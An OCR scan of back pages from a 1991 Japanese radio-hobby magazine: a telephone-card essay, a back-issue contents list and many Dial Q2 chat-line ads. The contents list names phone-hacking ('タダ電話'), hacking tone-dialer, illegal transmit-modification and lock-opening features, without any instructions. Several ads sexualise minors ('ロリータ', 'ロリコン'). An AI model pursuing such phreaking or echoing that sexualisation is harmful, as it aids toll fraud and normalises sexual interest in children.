では、何のためかと？ 唯一の理由として挙げるとするなら、高額の変造テレカは主に金券屋と呼ばれるブローカーを経由して売りさばかれているので、金券屋に持ち込まれないようにする、という程度の理由しか思い浮かびません。

しかし、ある変造事件では、テレカの印刷業者が関係してい

たはずです。管理ということにはズボラなNTTに、シールなどという発行枚数を把握しにくいモノを、どこまできっちりと管理できるのか、はなはだ疑問ですね。

ごつそりといつたって、1万枚でも手の平に乗るぐらいの分量でしょうね…。

なんてことするんだい！

テレカの表面には、様々なデザインがあって著名な絵画などが流用されていますが、その上

にペタッとシールが貼られるなんていうのは、ちょっと作者に對して失礼なんじゃないでしょうか？ 第一、ふざまですよ。


しょせんシールなんだから、どうしても気にいらなければ剥がしちゃえばいいようなのですが、そんなことすると有価証券の券面の変造ですかね？

分かりませんよ、裁判官のオツムの中は…。

というわけで、あまりにもばかばかしいお話を一席でした。あそまつさま。



▲なんてシツレイな!! 「富士にはシールは似あわない」なのだ。



▲磁気データに進歩なし。変造・偽造防止はまずこっちから着手すべき！



あなたの「恋人候補」の自己紹介 を聴いてみませんか!!

1. イエス・ノーテストの性格判断の後あなただけの会員番号とあなたへのメッセージを聞くバスコードをメモしておいて下さい。
2. 性格テストの後60秒以内に自己紹介を録音して下さい。

①パートナー探しのコーナー

コンピューターがあなたとの相性をチェックし、エントリーした「恋人候補」の皆さんをご紹介します。

②ラブコールのコーナー

パートナー探しのコーナーで気に入った人にメッセージを送ります。

③アンサーズコーナー

あなたの自己紹介やメッセージに対してお返事を聞きます。

裏番組 会員番号8823暗証番号8823



(シンデレラリバティー)

サーいらっしゃい

ハヤブサ

0990 - 31 - 8823

IP各位

NTTの暴挙に対し抗議しよう!

ツーショット禁止は勝手な契約変更!

1. Q2サービスの停止受け付け。
2. クロスバー地域のサービス停止。
3. 公衆電話のQ2サービス停止。
4. そしてツーショット禁止。

(このほか、アダルト番組の規制、テレホンパーティの料金の制限などは利用者のためになることなのであえて反対はしませんが、これらは本来IPが自主的に判断する問題です。) 私たちはみな事業者です。一つの事業は3年をもって採算の目処をつけているのが常識です。

Q 契約は半年毎の更新だから、契約期間が切れたら私たちはどんな条件を押し付けられてもしかたがないのでしょうか?

A 特に問題がなければ継続される事業として、暗黙の了解が両者の間に成立していると見なせます。

証拠として、

1. 契約当初、条件が大幅に変化するとは説明されていない。事業の危険性について全く説明されてないどころか、全く安全だと説明され勧誘を受けた。
2. 施設負担金(加入権)はNTTが保留する。
3. MDF工事料その他、設備費用は全て税務上10年償却の資産になることは、NTTが知らないはずはない。


契約の勝手な変更を求めている諸悪の根源は、NTTではなく郵政省にあります。このままでは真面目な番組を提供しているIPまでが窒息してしまいます。業界団体を設立して交渉しましょう。

事務局の設置、抗議の共同意見広告に協力していただけるIPの方ご連絡下さい。

御意見の方へ連絡先 03-3336-6885(夜間のみ)

ツーショット禁止は余計なお世話だと思う利用者の方も、0120-409901(東海)、0120-409902(関西)のNTTダイヤルQ2ホットラインに抗議の電話を入れましょう。

Telephone Communication



で、あいのとす。
あなたは
いくつ恋がでていますか？

ダイヤモンドグループのテレホンコミュニケーションは、
24時間あなたの声を全国の女性が待っています。すてき
な出逢いの輪を広げて下さい。

電話なら話せることもある

0990-34-7939 0990-30-7937
0990-33-5539 0990-34-7937
0990-33-5589 0990-33-9004
0990-33-4486 0990-31-1655
0990-32-0996 0990-32-8113

情報料 6秒10円

おしゃべり俱楽部

別冊のご案内

Let's

全アマチュア無線家の強い味方!
アマチュア無線総合娛樂雑誌
この1冊でアマチュア無線の全てが分かる!

HAMing

ハミングNo.9のご案内!!

(特集)アンテナと無線機の間にに入るモノ大研究!

- まずはSWR計とはどんな構造でどんな働きをするのか研究
- 実はSWR計って簡単構造だから作ってみるか
- デュープレクサだって作ることができるんだぞ
- オートアンテナチューナーについて研究してみる
- キットで作るステップアップテネータ
- ついでにコネクタの研究してみる他いっぱい!

(第2特集)生活に密着するスピーカーの科学と不思議

- 音に関する不思議な話がいっぱい! 無線にも役立つぞ!!

(主な記事)

- アンテナが倒れた場合の損害賠償はどうなる?

- さらにHF超小型アンテナに挑戦する
- ページング完全マスター法

7月26日(金)全国有名書店にて発売! 定価580円

図解受信改造バイブル '91増補版

大好評発売中!

定価580円
AB判160ページ
(税260円)

※年間6000円の定期購読受付中!!



▲ハミングNo.8

(特集)28/50MHzを大いにエンジョイする方法! ●国内外DXが簡単にできる(第2特集)
無線に役立つ簡単キットの製作

※この本は書店では発売しておりません



(最新機種増補篇) ● C160 ● C460 ● C5600 ● FT-24 ● FT-74 ● FT-104 ● FT-4800 ● TH-77 ● TH-K27 ● TH-K47 ● TM-241 ● TM-441 ● TM-941 ● IC-W2 ● IC-229 ● IC-339 ● IC-2410 ● DJ-F4 ● DJ-K1 ● DJ-K4 ● DJ-S1 ● DJ-S4
増補篇は人気最新リグばかりを集中掲載!!
増補篇と本篇合わせて一挙106機種の受信改造法を大公開!! この1冊で受信改造マニアに楽々なれる!
全国有名ハムショップにて発売中 定価580円
送料210円

別冊のご案内

ABは9月号のみ発売日変更!

アクションバンド9月号の発売日は

8月21日

いつも「アクションバンド」を
ご愛読いただき誠にありがとうございます。

さて「アクションバンド」9

月号は取次各社（全国の書店に
アクションバンドを送ってくれ
ている会社）の一斉夏休みのた
め、この号に限り、8月21日全

国書店発売となってしまいま
した。ご迷惑をおかけますがよろ
しくお願いいたします。なお、
10月号からは毎月19日発売です。



モノ好きの カタログ

生活には何の役にも立たない
面白グッズばかり400点掲載！

- ゲレンデのヒーロー/スノーランナー利用リポート
- ダイエットにもオシャレが必要/スリムイヤリング
- 缶入り酸素/SUN SHOWER
- カラオケファンの見方/カラオケのど自慢ドリンクゼリー
- 中国4千年的歴史/耳針穴位模型
- カネゴンやレッド・キングが君を待っている/かいじゅう風呂
- 生きてたりして!/?さそりの標本
- デモ大好き人間用/拡声器付ヘルメット
- 悪用厳禁/開鍵工具使用リポート
- 君の部屋がディスコに変身/ミュージックレーザー
- 1度は呑むべきだ浅草の味/電気ブラン
- 上手にタマゴの殻がむける/タマゴシール
- 気持ち悪いなんていわないで!/編集部員女装経験リポート
- この本はH本じゃないけど一挙公開/大人のおもちゃ 他面白グッズ多数

全国有名書店大好評発売中！ B5判160ページ定価1000円(税込260円)

●『受信改造バイブル』がハムショップに置いてない場合は直接当社販売部までご注文ください。

当社の雑誌が書店にない場合は直接当社販売部までご注文ください / 03-3258-6261

既刊号の目次案内

●オトクな『アクションバンド』定期購読は年間5千円。お申し込みは巻末振替用紙でどうぞ!



91年
2月号
No.
41

- 特集●完全基板対応版／パワーフースタ大コレクション／リニアアンプ製作のノウハウ／中波帯100W・短波帯100Wオールモード／50MHz100Wオールモード／80MHz・144MHz100Wオールモード／430MHz35WFM／LED表示／パワーメータ／430MHzパワーアンプ2種／50MHz・144MHz25W／ジャンクションランジスタで作るパワーアンプ他●MP200&MVT7000使用リポート●



3月号

No.
42

- 特集● CB・その世界のすべて～CBの歴史と現在の状況/CB機カタログ/CBerのトレンド・アイテム解説/トランシーバー局解剖/CBクラブ潜入記/電波障害・住民対CBerの戦い/CB用語集/CBの常識うそホント/CB・DX通信入門/交信エリニア研究/HF機をCBに改造する/これからCBのCB面面グッズ(CMカッター)●今月の改造(ET74/ET48000/D/IS1/SC2410)



4月号

No.
43

- 特集●人気コードレスホン全比較・受信・改造→小電力コードレスホンうんちくあれこれ/最新人気機種比較/ソニー(SPP-L33)・ケンウッド(TS-W07)・パナソニック(VJ-W56)・ピクター(TN-S32)・三菱(TL-SR50)/コードレスホン受信テック/受信アンプ大研究/コードレス受信用アンテナの製作・改造用便利道具の製作/コードレスホン徹底解剖/面白グッズ(ジャイロバー)等/新規格/駆け出し電話の世界



5月号

No.
44

- 特集●人気HF機送信改造→ TS680/FT747/FT757/FT767/IC721/IC726/IC760他Jマークに関係なく受信できるところは送信してしまう改造が因解で簡単に行えるようになっている●面白グッズ（マルドル多機能マイク使用リポート）●FT4800を再検証する●FT27/74使用リポート●今月の改造（FT24/FT5800）●C5600徹底攻略法●IC24レバーウィルス改造方法●HP-RPS



6月号

No.
45

- 特集●人気リップ送受信改造ヤマモリ62機種
→ C5200/C500/C112/C412/C160/C450/C520/C620/C50/C5800/C160/C460/TH25/TH45/TM231/TM431/TH25G/TH45G/THF27/THF47/THK27/THK47/TH75/TH77/TH701/TH702/TM271/TM272/G/TM241/TM441/TM531/TM941/FT23/FT3/FT204/FT704/FT24/FT74/FT28/FT4700/FT4800/FT5800/IC02N/IC03N/IC2S/IC3S/IC2ST/IC3ST/IC29/IC32/IC34/IC40/IC41/IC230/IC240/IC239/



7月号

No.
46

- 特集●NTTカードC使用／究極のタダ電話!!—完全タダ電話ハッキングをスパリ検証／タダ電ハッキングの仕組み／NTTカードCの入手法／カードC以外にもタダ電できるQ/Cや国際電話はかかるタダ電話できる電話とできない電話／ハッキング対策済み電話もある／ハッキング用トーンダイアラーの製作／トーンダイアラーを極限まで高速化する方法／ハッピングツールアーティスト（PH0M/PH0F1）使用レポート

10A 安定化電源キットの製作 ● C460 受信機
● 今月の製作(電子ふうりん) ● 21MHz アンテナカブラーの製作 ● AB リポート(DJ560 SX) ● テカゲジ 温度計の製作 ● 無線機フレードアップ(FOX チェイサーの製作) ● 好評
連載! AB 流ラジコンプロボ技術 ● ICR 1
誌上取扱 ● スタンガン威力倍増計画 ■ カラ
ー / 軍用無線機(R1051) / 機動隊開式で見
た白バイ / 岩国基地空港シヨー ¥520 (〒711)

- C160/FT4800使用リポート●警消ピクトリアル(119番新システム研究)●新連載良い子の鉄道趣味入門●新し物好きのための最新ハンティ機種研究●新連載、エアードームを聞こう●君にも回路設計ができる! (3端子レギュレータ)●キットの製作(FCZプリントナ・430MHzアンテナ)■カラー/軍用無線機(米軍現用テスター)■警視庁年頭部隊出勤訓練

ナー(災害復旧用無線電話)●今月の改造(TM-441/TM241)●ちょっと横道使用リポート(C160/C460)●大好評!良い子の鉄道趣味入門●仲良く使うペアカードの実体●オーナーズマニュアル([C-3N]/[OC-3N])●キットの製作(天気予報システムの製作)●自作回路のノウハウとポイント(LEDの巻)■カラー/軍用無線機(R-1490)/スタジオ見学記/FT-4800完全解剖/面白カード
￥520(テ71)

案内●どこまで飛ぶか1200MHzの話●良い子の鉄道模型趣味入門（実物の運転形態を見る）●6mFMトランシーバーへの挑戦（基板の組立と問題点）●業務無線入門（ムード運用開始）●C5600オーナーズマニュアル●郵政省がもくろむ今世纪最大の愚舉！電波受信に罰則規定？■カラー／自衛隊現用無線機一挙公開（GRC-N／1／2）交換機仕様完全網面パトカー／オフミ／コン／Y500（二年）

ICW2/DJ590SX/DJ500SX/DJ160SX/DJ460SX/
DJ560SX/DJS1●口紅アンテナ H50使用リポート●電話コーナー(マジックホンは今でも使える)
●ピクスケの内部を覗いてしまう●今月の改
造(TM741/DJS4/DJF4/DJK1/DJK4)●警 惟
クリアアル(関東にもベンツの覆面)●C460オ
ーナーズマニュアル■カラー/軍用無線機(中国現
用受信機139A)/AVファン必見カラー/バーン
ミニペニターラ
¥500(テレ)

- ピコスケ使用リポート ●今月の改造(TM841/IC3SR) ●警消ピクトリアル(フォートの救急車配備) ●2m受信機製作への挑戦
- 430MHzローコストGPの製作 ●新連載ゼネカ「トランシーバーで聞く短波帯の魅力」C412オーナーズマニュアル■カラー「面白カード」・軍用無線機(第二次世界大戦に設計されたTCS)・横須賀米海軍基地探訪リポート

送料は1冊71円。2冊まで100円。4冊まで150円。

10冊まで300円。11冊以上400円です。

●このリストにない品の在庫は当社販売部までお問い合わせ下さい。☎ 03-3258-6261 尚、切手でのご注文はご容赦下さい。

次号予告

アクションガイド
●A5サイズ 定価520円(送料71円)

8月21日発売

一部地域によって発売が
2~3日遅れます

Vol. 5
通巻第48号

9

特集／これで完全理解！ 携帯電話&電話のすべて!!

●人気の携帯電話の中を覗いてみよう ●携帯電話のシステムについて理解すればハッキングだって樂さ！ ●NTT局内システムはこうなつていてる！ ●世界中と話せる国際電話は意外と簡単なシステムだ！

●これから人気のHF帯！ 各社人気HFリングをまとめて紹介！ 君ならどれにする？

●FT73を使ってあちこちの周波数にオンエラーするための改造法を大公開しちゃう！

●コードレスホン受信は楽しいだから受信講座最新大阪、日本橋無線事情を見る！

●毎月楽しい警察・消防ピクトリアル

* 内容は一部変更になることがあります。

次号の『アクションバンド』の発売は8月21日です!

アキバのつぶやき

広告目次


- (ア)朝日コーポレーション(通信機)表3
イカリヤ(通販).....24~25
伊豆美(販売店・通販).....40~42
エーオーハード(通信機).....3
(カ)小池無線(販売店・通販).....36
カギ屋ロックサービス(開錠工具)35
関東システムサービス(販売店・通販)13
(サ)サンフランシス(通信機器).....16
サンヨークニカ(レーダー).....5
JIC(情報機器).....10
新前橋無線(販売店・通販).....197
(タ)T-ZONE(販売店・通販).....4
第一電波工業(アンテナ).....15
ダイジュ(ソフト販売).....31
タチカラ・トレーディング(開錠工具)17
通信企画(AV機器).....34
塚本無線(販売店).....29
九十九電機(販売店・通販).....12
電子機器(販売店・通販).....32
東亜セキュリティー(鍵身用具).....14
(ナ)ナティック(アンテナ).....30
南部エンジニアリング(通販).....33
日栄ムセン(販売店・通販)表2・37
(ハ)ハムセンタライ(販売店・通販).....11
パックスラジオ(販売店・通販).....6~7
(マ)マイクロ電子販売(情報機器)18~21
町田電気(販売店・通販).....22~23
マルシマ(販売店).....188
(ヤ)ユピテル工業(通信機器).....表4
(ラ)ラジオスポット(販売店・通販).....26~27
ロジック(販売店・通販).....32
ダイヤルQ²関連広告
16・28・30・34・144~146・204・205・
211~242

'91年6月号読者プレゼント当選者(敬称略)

◆ドライバセット
岡山県・福田浩司
◆ハンドニブラー
愛知県・鈴木伸広

●本誌への広告のお問い合わせ、お申込みは、マガジンランド広告部で承っております。☎03-3258-6261
担当/南雲(なぐも)・柳津(やないづ)

注目!ここが近道です!



なんなく世の中あかしくなっているぞ。小選挙区制→自民党圧勝→憲法改正→徴兵制導入→他の国の戦場に若者派遣。この図式がはつきりとしてきた。豊かな生活に慣れてしまった若者は、自分が戦場へ送り込まれるとは夢にも思っていない。為政者の頭のよさの勝利だ。政治を無視したつけがまわってきた。怒りと反省。(佐藤)

どこかの会社が数人の「碼痴」病の患者の被害妄想的抗議によって、せっかく作ったCFを中止させられました。「碼痴」病では自覚症状がないので気が付いたときには脳が侵されて再起不能になります。まさにガンより恐ろしい「碼痴」病といえます。電車の座席の定員が守れぬ、タバコの迷惑にならない吸い方を知らぬ、踏切で事故ったときの防護方法を忘れる「碼痴」病は社会のエイズです。(私も♀吉野)

私は、全体主義が嫌いです。軍国主義だとか戦争だとか、ふんしづむだとかいつた難かしいことは、評論家のセンセにお任せするとして、「みんながみんなが…」というミンミンゼミの大合唱のもとに、個人が圧迫されてしまうのは大嫌いです。だから、大きな組織は厭ですし、その組織に取り込まれてしまうのも厭です。そんなことが、最近は身边にありすぎて、やんなっちゃう。(ヒグラシ若山)

朝からとてもいい天気だった。洗濯をし、今日は大丈夫と思つだけど、天気が変りやすいこの時期!用心して少し窓を開けて、家の中に干す。帰つてみてびつくり。部屋の中はびしょ濡れ。洗濯物はサッシの濡れほごりを力込んでドロだらけ。強風と雨降りのWバンチを受けていた。東京は晴れてたのになあ…。(千葉に住む久美)

夜遅く電話が鳴り、受話器を取り、「もすもす♀」と男の声。身近にこれだけ訛つてたヤツはないもので「間違いだな」と思えば、小学校(栃木)の同級生から卒業式以来の電話で、クラス会の説いていた。電話のあと、懐かしさのあまり卒業アルバムを開けば「10年後の私たち」のページ。昔はあんなこと考えてたんですね。「故郷の訛り懐かし停車場の…」たまには田舎に帰つてみるかな。(沼尻)

社員旅行で温泉につかっていたときのこと。ふと隣の若山氏を見ると、眼鏡をかけたまま。「眼鏡かけたまま入るのですか?」と尋ねると「眼鏡はずしたらまわりが見えないよ」と一言。なんと、向こうのハミング片桐氏も眼鏡をかけている。なんでも眼鏡着用で入浴すると、眼鏡の洗浄にもなるそうです。お風呂つて眼鏡をかけたまま入るものだったのですね。勉強になりました。(木村ボン太)

アクションバンド電波 1991年8月号 定価520円 (税込)

1991年8月1日発売 (毎月1回1日発行)

発行所 マガジンランド 〒101 東京都千代田区神田須田町2-15-3(215ビル)

電話03(3258)0411(編集部)

電話03(3258)6261(販売部・広告部)

発行人 伊藤英俊


編集人 佐藤昭二

印刷 凸版印刷株式会社 写植・版下 株式会社ローヤル企画

©禁無断転写・複写

バックナンバーの「ピーサービス」は一切中止しております。ご了承ください。

人生相談&ミステリータイム



ミステリー体験談や、仕事、
家庭、恋の悩みを相談したり
情報交換の場として有意義に
ご利用ください。

★AM10:00～PM13:00

主婦の情報交換家庭内談話タイム

★PM13:10～PM17:00

人生悩み事相談タイム

★PM19:00～22:00

私のミステリータイム

★PM22:00～

恋愛相談・体験談・談話タイム

見知らぬ7人の仲間が、あなたの
体験や悩み事にアドバイスしたり、
あなたもまた他人の相談相手にな
ってあげてください。

パーティーライン
<24時間OK／14秒10円>

名古屋市中区 052(242)6030

0990-328-650

Q²

NET WORK J ツーショット

電話だから話せるつて
ない?

あなたまで
テしないで……

0990(300)988
0990(311)925

6秒10円

ライン提供:ネットワークJ 企画:NOAA 東京都墨田区練 4-16



03(3634)8488

伝言チャンネル

※全国の皆さん(男女)からの伝言、メッセージ
が、いっぱい詰まっています。

※あなたのからのメッセージもOK!

0990321-288



登場

NEW パーティライン

0990343-088

(3分180円)

わくわく・ダイヤル... ??

0990

321-277

24時間オープン

ポエム

名古屋市中区 052(321)0086

(6秒10円)

話題独占 ツーショット

ここが違う!

女子大生、OL、人妻があなたの期待にこたえてくれます。



直電ダイヤル

☎ 0990-33-1828



素敵な
楽しい
話しが
あります。

素敵な彼女と
素敵な出会い…

7月のBEST 10

D

マダム俱楽部

☎ 0990-304-811

きっと何でも聞いてくれるヨ 直電

Q

ロリータQ²

☎ 0990-305-611

ロリコン生録の決定版!!

N

ナースステーション

☎ 0990-302-374

悩み事etc…いろんな話しよう 直電

I

テレホンサークル

☎ 0990-301-782

お話し好きの学生サークル 直電

2

カレッジダイヤル

☎ 0990-308-611

キャンパスからのSEXYボイス生録

E

放課後クラブ

☎ 0990-304-911

ロリータファン待望 秘直電

A

キャンパスクラブ

☎ 0990-301-856

ピカピカキャンバスギャルがお相手 直電



上記に関するお問い合わせは

墨田区江東橋 3-6 H&H

02[3634]2411代

情報料 6秒 10円

L

GAL'S 21

☎ 0990-306-211

秘の番号さえ聞いたらソク 直電

S

ミセスコール

☎ 0990-306-411

20代ミセスがお相手します 直電

ASOBI CLUB

FOR AMUSEMENT LIFE

DATE 110 BAN(デート110番)

恋の悩み受け付けます。感性豊存彼女達がいっしょに考えてくれます。もちろんその他もOK!! ただしカゲキすぎるのは、ダメヨ

0990-328-070

シャープ ナ オ ハ ヨー

#7084

※東京03地域の方のみ

ASOBI CLUB

福 岡

0990-307-860

モーニングコールサービス

時計のベルだけではめざめないあなたへ、アソビクラブ
からとってもチャーミングな彼女が、モーニングコール
します。これからHOTな1日が始まります。

Let's Call !!



株アイ・エス・オーお問い合わせ
TEL 03-3486-6554
情報料 6秒10円



君のコールでドラマが……

男性のコールと女性のコールを、
コンピューターでドッキングする
最新のツーショット

どんな相手が出てくるかね……?
素敵なおドラマは、コールから……?
●見知らぬ男女が電話で楽しい会話、情報交換のバイヤルとしてお楽しみ下さい。
●24時間いつでも、どこからでもご利用いただけます。

0990 -340- ミヤク
-341- 489
-342-

SEXYボイスダイヤル

ノンフィクション君お思わず……

0990 -
④ ダイヤル304 - みつき
⑤ ダイヤル307 - 325
⑥ ダイヤル318 -

* ブッシュ・ダイヤルどちらでもご利用になれます。
* 6秒10円



男と女のトークランド
BELL TOP

テレクラ界大爆発

遂に登場!! 究極の逆さテレクラ&ツーショット

(テレクラ通いは、もう古い! 自宅で恋人探し出来る夢のシステム実現)

只今大人気 24 時間完全 1 対 1
全国コンピューターツーショット

☎ 0990-33-2428

6秒
10円 0990-33-2423

※少し待っていれば必ずつながります。
業界最新システム。NO.1

8人でダイヤルパーティ

☎ 0990-33-2413

直接アタック逆さテレクラ

☎ 0990-33-2443

♡一度はこう!! 人妻キラー
青山氏の秘体験テープ

33-2430

33-2450

33-2415

33-2435

☎ 0990

1分 60円

テレクラ大王青山氏オリジナル

★これはいける

ダイヤルすれば"ベリーハッピー!"

ポパイの伝言チャンネル

☎ 0990-33-2412
33-2439

※男女好きな方のメッセージを聞けます。

本物の逆さテレクラとは何ですか?それを追及し遂に登場!!


ダイヤルQ²ですから貴男は(全国どこからでも)ダイヤルするだけで見知らぬ彼女と二人だけのお話しができます。どんどんアタックして下さい。貴男の熱いコールを素敵なお見知らぬ寂しがりやの彼女たちが待っています。

★はつきり言ってこれは、美味しいですよ。♥毎日ねるとんカップルが続々誕生しています。♥さあ貴男もこのビッグチャンスに乗り遅れるな!

東京都中央区銀座Q²テレクラポパイグループ



☎ 03-3915-6630



女性雑誌、週刊誌
大宣伝中!!

アーバンラブネット

出逢いをプロデュース

No.1 Twoshot

GAL
逆テレ
直電

アクセス率
待機時間
2分...68.2%
3分...74.9%
5分...89%

女子のコールと貴方
のコールを最近型のコンピ
ュータでジョイント!! いつでも
どこからでもダイヤルするだけOK!!

素人の女子がすべてフリーダイヤル
でつなげてきます。

0990 343-117

0990 314-117

0990 346-117

0990 338-211

0990 338-212

当番組に会員登
録された約300人の女
性コンパニオン宅へ直接転
送!!

女子完全待機
0990

315-198



さあ、今宵の相手は
どんなギャル?

*時間帯によっては、回線が混み合って
いる場合、テープが流れる場合があり
ます。

◆極秘ダイヤル

0990-335-198

◆盗聴ダイヤル

0990-317-198

◆告白ダイヤル

0990-335-895

Q2回線お探しの方……1回線10万円より 情報料 3分300円

ダイヤルQ2事業者募集!!

提供:アーバングループ

全国Q2回線売買・仲介OK

地 区	回 線	地 区	回 線	地 区	回 線
名古屋	200	関	40	池 袋	100
豊 橋	45	福 井	70	長 野	160
津 島	100	大 阪	350	広 島	100
一 宮	120	文京区	130	仙 台	150
尾 鶴	150	豊 田	40	岩 梶	82

*他地域有り、先着制度によりお早めに!!

お問い合わせ (有)アーバングループ

TEL 052(624)0577
FAX 052(624)3461


格安ツーショット機

★8回線(4ペア)……180万円
全自動完全無人

ツーショット機リース

★8回線(4ペア)……1ヶ月16万円
★最新型転送ツーショット機
5回線対応格安32万円より

△即 納 OK ▽



あなたのからの電話で

すべては始まる…

きっと期待は裏切らない!

登録ギャル200名が
あなたのからのCALLを
4時間お待ちして
います。



LOVEダイヤル

0990-310-477

情報料3分300円

なぜか心ウキウキ 始まるダイレクトコミュニケーションライフ

井8855を
ご利用ください。

パソコンで
お話しにどうぞ

お近くの回線につながります。

東京エリア ● 東京都区内

0980-340-123
0980-340-344
0980-340-095
0980-330-556
0980-340-341

大阪エリア ● 大阪市

0980-344-555
0980-310-666
0980-320-222

名古屋エリア ● 名古屋市

0980-342-000
0980-324-111
0980-342-828
0980-319-222

札幌エリア ● 札幌市

0980-305-111
0980-305-222

広島エリア ● 広島市

0980-323-101
0980-321-550

福岡エリア ● 福岡市

0980-301-222

仙台エリア ● 仙台市

0980-302-111
0980-301-666



* 地域によってはサービスを受けられない場合があります。
* お近くのエリアの番号をご利用ください。

広告有効期間は平成1年年内です

TELE-COMMUNICATION MEDIA
CHAT
チャットダイヤル

広告のお問い合わせはボイスメールへ

03-3614-9800 鑑別番号は、7654321です

〒104 東京都中央区銀座7-3-13
ニューギンザビル6F P.O.BOX509

株式会社ジック

なんと言ふ話で
おしゃべりできます
いつものことでも軽いにいふんなどおしゃべりを楽しむ電話をつぶさなく新しいシステムです。もちろんメッセージや伝言などの便利な機能も充実。
使い方はあなた次第
自由な発想でどうぞ
友との打ち合わせやサークルとのミーティングに、また電話を通じた新しいフレンドシップも生まれます。
面倒な手続とは不要
そのままどうぞ
あなたの使用方法のままでOK
面倒な手続きや工事もいりません。ただし一部のサービスはランプ式でなくご利用いただけない場合もありますので、ご了承ください。公衆電話からでもOKです。
通話料のほかに
情報料がかかります
チャットダイヤルに接続したときに、
始めにシステムが専用の電話機情報を合せて、6~18秒間に約50円(地域によって異なります)ですといふセレクション料がかかることがあります。この料金は、この電話機を利用したときにかかる料金です。確認の上ご利用ください。
有料です。



JOINT

めぐり違うたびに新しい発見

アナタのコールとレディースコールをコンピューターがジョイント／いつでもどこからでもダイヤルするだけでOK／どんどん広がる出逢いのネットワーク、素敵な会話を楽しんで下さい。

**TWO
SHOT**

MEN'S ONLY 24hジョイントOK!

東京第一センター

0990-30-5525

東京第二センター

0990-31-5525

神奈川センター

伝説DIALセンター

0990-32-8864 0990-34-8864

B-1. LTD 東京都大田区西糀谷1-15 Free Dial 0120-0879-11 情報料3分300円



SERVICE



ラブストーリーは突然に…

あなたと私のコミュニケーションダイヤル。

プレイボーイのあなたも、インドアライフのあなたにも、
たまには、こんな出会い、いいんじゃない?

ヘルクラブは24時間ダイヤルOK! あなたのお好みの時間
にいつでも…。愛のコミュニケーションしてみない?



ツーショット
コミュニケーションダイヤル!!

24時間ダイヤルOK!

0990-30-2131
0990-30-2139
0990-30-2149

BELL CLUB

ベルクラブ 事業部 大阪府堺市寺地町東2-1-202 ☎07(2222)3431
開業者募集 問合せ 東京都渋谷区幡ヶ谷3-25-3-102 ☎03(3373)4634

TOKYO

パーティーライン

彼と彼女のフリートーク!

45秒10円

夢

ラン

ド

ワイワイ! ガヤガヤ!
ハッピー気分!



0990-307-787

女性会員急増!

ツーショット 男性用

0990-312-324

東京ラブストーリー 0990-305-531

ダイヤル シティラブ 0990-305-534


6秒10円



株式会社 リード環境開発 東京都台東区東上野 ☎03-3833-4669

イカせてあげる オ♡ニ一専用ダイヤル 0990-347-237

大変混雑してなかなか、
つながらないケド、ガン
バッテコールしてね！



宇都宮市桜4-18-2 MISHELL ☎ 0286(25)7071 6秒10円



Call Now!

パート
2

NEW
システム!

